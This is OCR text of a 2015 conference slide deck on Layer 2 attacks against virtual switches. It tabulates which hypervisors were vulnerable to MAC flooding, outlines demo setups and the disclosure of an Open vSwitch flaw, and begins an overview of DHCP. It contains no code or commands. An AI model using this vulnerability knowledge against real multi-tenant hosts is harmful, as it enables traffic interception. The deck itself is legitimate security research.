Layer 2 Network Security in Virtualized Environments DHCP Attacks

Ronny L. Bull

BsidesRoc '15

April 25th, 2015

Clarkson UNIVERSITY defy convention™

Presentation Outline

- ***Abstract***
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

Abstract

- *Cloud Services*
  - Offer customers virtual server hosting in multi-tenant environments
- Virtual machines are typically all connected to a single virtual networking device within the host
- Host systems may utilize a virtual bridge or more robust virtual switch for inter-networking virtual machines
- Software emulated version of physical devices


Clarkson UNIVERSITY defy convention™

The Question

- Since all client virtual machines are essentially connected to a virtual version of a physical networking device, do Layer 2 network attacks that typically work on physical devices apply to their virtualized counterparts?
- Important question to explore:
  - All cloud services that rely on virtualized environments could be vulnerable
  - This includes data centers hosting mission critical or sensitive data!


Clarkson UNIVERSITY defy convention™

Multi-Tenancy




Clarkson UNIVERSITY defy convention™

Multi-Tenancy



Clarkson UNIVERSITY defy convention™

What If?



Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- ***Summary of MAC Flooding Results***
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*


Clarkson UNIVERSITY defy convention™

Results (MAC Flooding - Overall)

Hypervisor	Virtual Switch	Vulnerable
OS Xen 4.3	Linux 802.1d Bridging	**No**
OS Xen 4.3	Open vSwitch 1.11.0	**Yes**
OS Xen 4.3	Open vSwitch 2.0.0	**Yes**
Citrix XenServer 6.2	Open vSwitch 1.4.6	**Yes**
M.S. Server 2008 R2 w/Hyperv	MS Hyper-V Switch	**No**
M.S. Hyper-V 2008 - Free	MS Hyper-V Switch	**No**
Vmware vSphere (ESXi) 5.5	Default vSwitch	**No**


Clarkson UNIVERSITY defy convention™

MAC Flooding




Clarkson UNIVERSITY defy convention™

MAC Flooding



Clarkson UNIVERSITY defy convention™

MAC Flooding (Performance Degradation)



Clarkson UNIVERSITY defy convention™

Mac Flooding (Open vSwitch Report)

- Reported Open vSwitch vulnerability to:
  - cert.org
    - Assigned VU#784996
  - cve-assign@mitre.org
    - No response as of yet
  - security@openvswitch.org
    - Responded with implementation of MAC learning fairness patch
      - Applied to all versions of Open vSwitch >= 2.0.0
    - https://github.com/openvswitch/ovs/commit/2577b9346b9b77feb94b34398b54b8f19fcff4bd
    - Received public acknowledgment as reporter of vulnerability and exploitation technique
    - Citrix XenServer still vulnerable – uses older (1.4.6) version of Open vSwitch

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- ***Demo***
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

Mac Flooding (Demo)

- MAC Flooding attack on:
  - Gentoo Linux + OS Xen + 802.1d Linux Bridging
    - 2 Kali Linux virtual machines
  - Citrix XenServer 6.2 + Open vSwitch v1.4.6
    - 2 Kali Linux virtual machines
  - Gentoo Linux + OS Xen + Open vSwitch 2.0.0
    - 2 Kali Linux virtual machines

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- ***DHCP Protocol***
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

DHCP Protocol

- Networking protocol used on most computer networks to automate the management of IP address allocation
- Also provides other information about the network to clients such as:
  - Subnet Mask
  - Default Gateway
  - DNS Servers
  - WINS Servers
  - TFTP Servers

Clarkson UNIVERSITY defy convention™

Benefits of Using DHCP

